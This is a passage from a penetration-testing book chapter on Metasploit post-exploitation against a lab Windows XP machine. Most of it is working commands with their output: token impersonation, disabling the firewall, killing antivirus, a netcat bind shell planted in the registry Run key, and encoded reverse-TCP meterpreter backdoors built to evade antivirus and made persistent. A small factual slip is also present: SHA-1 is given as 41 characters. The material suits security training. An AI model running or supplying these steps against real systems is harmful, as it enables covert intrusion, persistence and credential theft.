


```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
ABDUL-CB7402ACD\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

As we can see, we have the administrator token available, which looks interesting; so let's try to impersonate this token and escalate our privileges. The command for impersonating is as follows:

```
meterpreter> impersonate_token ABDUL-CB7402ACD\\Administrator
```

Note that we have added an additional backslash, "\" before "Administrator" for it to execute properly.



```
meterpreter > impersonate_token ABDUL-CB7402ACD\\Administrator
[+] Delegation token available
[+] Successfully impersonated user ABDUL-CB7402ACD\Administrator
meterpreter > getuid
Server username: ABDUL-CB7402ACD\Administrator
```

Escalating Privileges on a Linux Machine

The methods we talked about would only work on a Windows-based operating system, so you must be wondering why we didn't discuss escalating privileges on a Linux box. The reason is that there are specific privilege escalation exploits for a Linux-based operating system depending upon the kernel version that our target is using. The getsystem inside meterpreter is less likely to work on them. I reserved this part for the web hacking chapter, where we will learn about server hacking.

Maintaining Access

So now we have managed to escalate our privileges to either administrator level or SYSTEM level. Our next step would be to make it easier for us to access the system any time we want.

So far, we have managed to maintain stability, but we haven't managed to establish persistency. Whenever the target computer reboots, the process on which we have attached our meterpreter session will be closed and we would lose access. So one might ask, why not access the system by using the vulnerability we previously exploited? Well, yes, we can do that, but it is not the best approach, since over time applications get updated, patches are applied, and, hence, vulnerabilities are patched. What we want is an easier way to access our system, for which there are better approaches. Therefore we don't want to go through all the hard work of compromising the target again.

We focus on two different strategies for maintaining access. They are discussed next.

Installing a Backdoor

Backdooring a system is one of the best approaches in my opinion since it's stealthy most of the times. What we want to make sure with installing a backdoor is that our *backdoor is persistent* and that we are able to connect with our backdoor even when the system reboots. In order to accomplish this we would make changes to the registry.

Cracking the Hashes to Gain Access to Other Services

The second approach we would talk about is obtaining the hashes and then cracking them to gain access other services such as remote desktop, VNC, or telnet. This approach is not a very stealthy approach as the administrator may notice the changes you make. Considering that many users are allowed access to that particular service, this might work for us too.

Backdoors

Let's talk about backdoors first. There are several backdoors that we would manually upload to our target machine and then make changes to the registry so that we can access it even when the computer reboots. But before installing a backdoor, we should make sure that we have turned off the victim's security features such as the firewall and antivirus. Another way around this is to simply encode our backdoor so that it evades the antivirus. Let's see how to go about with these approaches.

Disabling the Firewall

The reason we want to disable the firewall is that we don't want it to interrupt us while we perform our postexploitation process.


From our meterpreter shell, we would issue the "`shell`" command to launch Windows command prompt. From the Windows command prompt we issue the following command to turn off the firewall:

```
netsh firewall set opmode disable
```

Killing the Antivirus


The reason we want to disable the antivirus is that we don't want it to identify/delete our backdoor; we want to remain undetected while conducting our penetration test. We can check for the installed antivirus by typing the "`net start`" command and "`tasklist/svc`" from the command prompt to check for the process the antivirus is running.

Output of "`net start`" command



```
These Windows services are started:

   Acunetix WVS Scheduler v8
   Adobe Acrobat Update Service
   Adobe Flash Player Update Service
   Andrea ST Filters Service
   Apache2.4
   Apple Mobile Device
   ArcCapture
   Atheros Bt&Wlan Coex Agent
   AtherosSvc
   Audio Service
   Authentication Service
   AVG WatchDog
   AVGIDSAgent
```


Output of "`tasklist/svc`" command



```
Image Name                     PID Services
========================= ======== ===============
System Idle Process              0 N/A
System                           4 N/A
smss.exe                       336 N/A
avgrsa.exe                     464 N/A
avgcsrva.exe                   536 N/A
```

Now we can use the "`taskkill`" command to kill a particular process or let meterpreter automate it for us. In meterpreter, we can find a script named "`killav`" that will automatically kill all the processes associated with an antivirus. Let's view the contents of the script by using the "`cat`" command followed by the path of the script:

```
cat/opt/metasploit/msf3/scripts/meterpreter/killav.rb
```



```
        wyvernworksfirewall.exe
        xpf202en.exe
        zapro.exe
        zapsetup3001.exe
        zatutor.exe
        zonalm2601.exe
        zonealarm.exe
}

client.sys.process.get_processes().each do |x|
        if (avs.index(x['name'].downcase))
                print_status("Killing off #{x['name']}...")
                client.sys.process.kill(x['pid'])
        end
```

From the output we can see that the script works by closing a process associated with an antivirus. Though it covers lots of antiviruses, it is possible that the victim's antivirus is not in the list; in that case you need to manually identify the antivirus process and then add that process name to the script for it to work. In this way you can also help the community improve the script.

To run this script, all we need to do is execute the following command from the meterpreter shell:

```
meterpreter>kill av
```


Netcat

Netcat is one of the oldest backdoors that exist. By uploading netcat to the victim's computer we would open up a port on a victim on which it would listen to connections, and from our attacker machine we would simply connect with that port to obtain a command prompt. The netcat is located in the /pentest/windows-binaries/tools/ directory in BackTrack.

Command:

```
meterpreter>upload/pentest/windows-binaries/tools/nc.exe C:\\windows\\
system32
```


This command would upload netcat to the system32 directory.



```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe c:\\windows\\system32
[*] uploading  : /pentest/windows-binaries/tools/nc.exe -> c:\windows\system32
[*] uploaded   : /pentest/windows-binaries/tools/nc.exe -> c:\windows\system32\nc.exe
meterpreter >
```

Next, we need to set up netcat to load the backdoor on system boot, so we can connect it every time we want; to do that we would edit the following registry key:


```
meterpreter > reg setval –k HKLM\\software\\microsoft\\windows\\
currentversion\\run –d 'C:\windows\system32\nc.exe -Ldp 4444 -e cmd.exe'
–v netcat
```



```
meterpreter >  reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -d 'C:\wind
ows\system32\nc.exe -Ldp 4444 -e cmd.exe' -v netcat
Successful set netcat.
meterpreter >
```

So the command basically sets the registry key to `netcat`, which on every reboot listens for connections on `port 4444`. We can now connect to our target machine from our attacker machine by netcat, and it will bring the command prompt.

Command:
```
nc –v <targetiP> <port>
```



```
root@bt:~# nc -v 192.168.75.142 4444
192.168.75.142: inverse host lookup failed: Unknown server error : Connection
med out
(UNKNOWN) [192.168.75.142] 4444 (?) open

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rafay\Desktop>
```


MSFPayload/MSFEncode

Using netcat as a backdoor is not a very stealthy technique as most of the antiviruses as well as system administrators or users can easily recognize its presence. Also, we need a more powerful shell such as meterpreter as with netcat we would only be able to access the command prompt. To solve both of our problems we use a more powerful backdoor that can be generated with the help of msfpayload and msfencode. We use msfpayload to generate a backdoor and msfencode to encode the payload so it can bypass any antivirus restrictions.

Generating a Backdoor with MSFPayload

`Msfpayload` is a command line tool used to generate shell codes; it has the capability to generate shell codes in multiple forms. For this particular demonstration I will use msfpayload to generate a backdoor in exe. Thus whenever the victim executes it, we would have a reverse connection.


The command `msfpayload –l` will display a list of all the payloads that we can use:



```
root@bt:~# msfpayload -l

Framework Payloads (251 total)
==============================

    Name                                             Description
    ----                                             -----------
    aix/ppc/shell_bind_tcp                           Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                          Spawn a shell on an established connection
    aix/ppc/shell_interact                           Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                        Connect back to attacker and spawn a command shell
    bsd/sparc/shell_bind_tcp                         Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                      Connect back to attacker and spawn a command shell
    bsd/x86/exec                                     Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                          Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                       Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp                      Listen for a connection over IPv6, Spawn a command shell
    bsd/x86/shell/bind_tcp                           Listen for a connection, Spawn a command shell (staged)
```

Since our target is a Windows operating system, we can use any of our Windows-based payloads. For the sake of this demonstration we use `windows/meterpreter/reverse _ tcp`. Let's view its options.


Command:
```
msfpayload windows/meterpreter/reverse_tcp O
```



```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp O

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
    Version: 14774, 15548, 14976
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port
```

The O parameter is used to list information about the module. As you can see we need LHOST and the lport. The default is set to 4444; in case we don't define one it will automatically set it to 4444. We will also use an additional parameter "X" to output the payload as an executable.

Command:
```
msfpayload windows/meterpreter/reverse_tcp lhost = 192.168.75.144 lport =
4444 X >/root/Desktop/backdoor.exe
```




```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.75.144 lport=4444 X > /root/Desktop/backdoor.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"lhost"=>"192.168.75.144", "lport"=>"4444"}
```

The executable would be generated on the desktop with the name "backdoor.exe".

MSFEncode

Next we would use msfencode to encode our payload. We can see the list of encoders available on msfencode by issuing the following command.


```
root@bt> msfencode -l
```



```
root@bt:~# msfencode -l

Framework Encoders
==================

    Name                            Rank       Description
    ----                            ----       -----------
    cmd/generic_sh                  good       Generic Shell Variable
 Command Encoder
    cmd/ifs                         low        Generic ${IFS} Substitu
 Encoder
    cmd/printf_php_mq               manual     printf(1) via PHP magic
ity Command Encoder
    generic/none                    normal     The "none" Encoder
    mipsbe/longxor                  normal     XOR Encoder
    mipsle/longxor                  normal     XOR Encoder
    php/base64                      great      PHP Base64 Encoder
```

We can use msfencode simultaneously with msfpayload by issuing the following command:

```
msfpayload windows/meterpreter/reverse_tcp LHOST = 192.168.75.144 LPORT =
4444 R | msfencode –e x86/shikata_ga_nai –t exe >/root/Desktop/backdoor.
exe
```




```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.75.144 lport
=4444 R | msfencode -e x86/shikata_ga_nai -t exe > /root/Desktop/backdoor.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
```

The –e parameter is used to specify the type of encoding, which in this case is `shikata _ ga _ nai`; the –t parameter is used to define the type of format, which in this case would be `exe`. By default, msfencode would use a single iteration of the encoder; if you would like to use more iterations you can specify a –i parameter followed by the number of iterations.

MSFVenom

Msfvenom is a combination of both msfpayload and msfencode, which would make it easier for us to generate a payload and encode at the same time. We can view the options by typing the following command:


```
msfvenom –h
```



```
oot@bt:~# msfvenom -h
Jsage: /opt/metasploit/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    [length]        Prepend a nopsled of [length] size on to the payload
    -f, --format     [format]        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       [architecture]  The architecture to use
        --platform   [platform]      The platform of the payload
    -s, --space      [length]        The maximum size of the resulting payload
    -b, --bad-chars  [list]          The list of characters to avoid example: '\x00\xff'
```

To generate an encoded executable, we will use the following command:

```
root@bt:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_
nai -i 5 LHOST = 192.168.75.144 LPORT = 4444 -f exe >/root/Desktop/
backdoor.exe
```




```
root@bt:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 LHOST=
192.168.75.144 LPORT=4444 -f exe > /root/Desktop/backdoor.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

We can see that our backdoor succeeded with five iterations. Now it's time to upload our backdoor to the target machine and make it persistent just like we did with netcat. We use the same commands to accomplish our goal.

Command:
`upload/root/Desktop/backdoor.exe C:\\Windows\\System32`

Next we make our backdoor persistent by making changes to the registry.




```
meterpreter >  reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\
\run -d 'C:\Windows\system32\backdoor.exe' -v backdoor
Successful set backdoor.
meterpreter >
```

Once our registry value has been set, as soon as Windows reboots, our backdoor starts making connections to the lhost we provided. So in order to receive the connection, we need to set up a handler.

We can set up a handler by issuing the following command from the Metasploit console:


```
use exploit/multi/handler
```

Next we need to define LHOST and LPORT, which we defined while we created the backdoor.



```
msf > use exploit/multi/handler
msf  exploit(handler) > set LHOST 192.168.75.144
LHOST => 192.168.75.144
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.75.144:4444
[*] Starting the payload handler...
```

As soon as Windows reboots, a meterpreter session will be opened again:




```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.75.144:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.75.142
[*] Meterpreter session 1 opened (192.168.75.144:4444 -> 192.168.75.142:1025)
```

Persistence

The Metasploit framework has two different types of backdoors built into it, namely, Metsvc and persistence. In this section, we will talk about persistence, which is a built-in meterpreter script that automates the backdooring process; it will automate the process of uploading and persistency. We can view its options by typing the following command from the `meterpreter` console:

```
meterpreter>Run persistence -h
```




```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -L <opt>  Location in target host where to write payload to, if none %TEMP% will b
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileg
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
```

To execute this script we use the following command:

```
run persistence -X -i 5 -p 4444 -r 192.168.75.144
```

The command would listen for all the connections on port 4444 on our local host 192.168.75.144. The argument –X instructs the backdoor to automatically start as soon as the system boots. The –i parameter indicates the number of iterations that the payload would be encoded, which in this case is 5, since the script also does the encoding for us. The default encoder used is `shikata _ ga _ nai`.



```
meterpreter > run persistence -X -i 5 -p 4444 -r 192.168.75.144
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/ABDUL-CB7402ACD_20130729.4012/ABDUL
4012.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.75.144 LPORT=4444
[*] Persistent agent script is 609644 bytes long
[+] Persistent Script written to C:\DOCUME~1\rafay\LOCALS~1\Temp\nyhhzuyySPwFn.vbs
[*] Executing script C:\DOCUME~1\rafay\LOCALS~1\Temp\nyhhzuyySPwFn.vbs
[+] Agent executed with PID 1528
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\RrpqNFBwrqpYbOu
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\RrpqNFBwrqpYbOu
```

From the output we can see that the script automatically creates a payload "`Windows/meterpreter/reverse _ tcp`" and sets the registry value. As the victim turns his system off, you would notice that our meterpreter session has died, and as soon as he reboots his computer we will have our meterpreter session back due to our persistence script.

So till now you have learned about various backdoors and how they can be made persistent. Now we move deeper into the maintaining access phase of postexploitation, and we will discuss about another approach that could be used to maintain access on our target machine. The approach involves getting access to services such as telnet, VNC, and RDP, though it's not the stealthiest approach as the network administrator might notice it, but sometimes it can get past them and is great for a proof of concept in your penetration testing reports.

RDP (Remote Desktop) is one of the services that we would encounter most of the times; let's discuss some of the scenarios you might encounter:

1. It requires a password.
2. Remote desktop access is disabled and you need to re-enable it.
3. Our current user is not allowed to access the remote desktop.


So the first step requires us to obtain hashes. Before getting into how to obtain hashes, let's see what they are.

What Is a Hash?

Passwords are stored as either a plain text or their hash values inside a filesystem or a database. A hash is basically a one-way cryptographic algorithm; the thing about a hash is that it's irreversible, which means that once a plain text password is sent across a hashing algorithm it's not possible for it to return to its original state since the process is irreversible. The only way of doing it is by guessing the word and running it through the hashing algorithm and then manually comparing it with our original hash. This is the process that is used to crack a password hash.

Hashing Algorithms

There are different types of hashing algorithms; most popular among them are MD5 and SHA-1. By looking at the hashes we cannot exactly figure out what type of hashing algorithm is being used, but by comparing the length we can almost make an exact guess about what types of hashing algorithms are being used. For example, the MD5 hash would have no more than 32 characters, the SHA-1 41. So based upon the length, we can guess the hashing algorithms. The Hash Analyzer is a very popular tool that can help you identify the hash type. Based upon its length it will make a guess for all the hashes that are of the same length.


HASH-ANALYZER v1.0 theFarmer
?
Just Copy/Paste a complete Hash here and Analyze
EXIT
Clear
Analyze
Hash-Info
Show/Hide log
Clear log
Show Data's

32 d63c6146fdfa2afc9cea7e556df8b549

```
Following Hashes are possible true:
1. DCC
2. Haval128_3
3. Haval128_4
4. Haval128_5
5. MD2
6. MD4
7. MD5
8. NTLM
9. LM
10. RipeMD128(HAMAC)
11. Snefru128(HAMMAC)
```

Windows Hashing Methods

Some of the hashing protocols for older versions of Windows were vulnerable by design and were very easy to crack; we will discuss some of the flaws in Windows hashing methods in brief.

LAN Manager (LM)

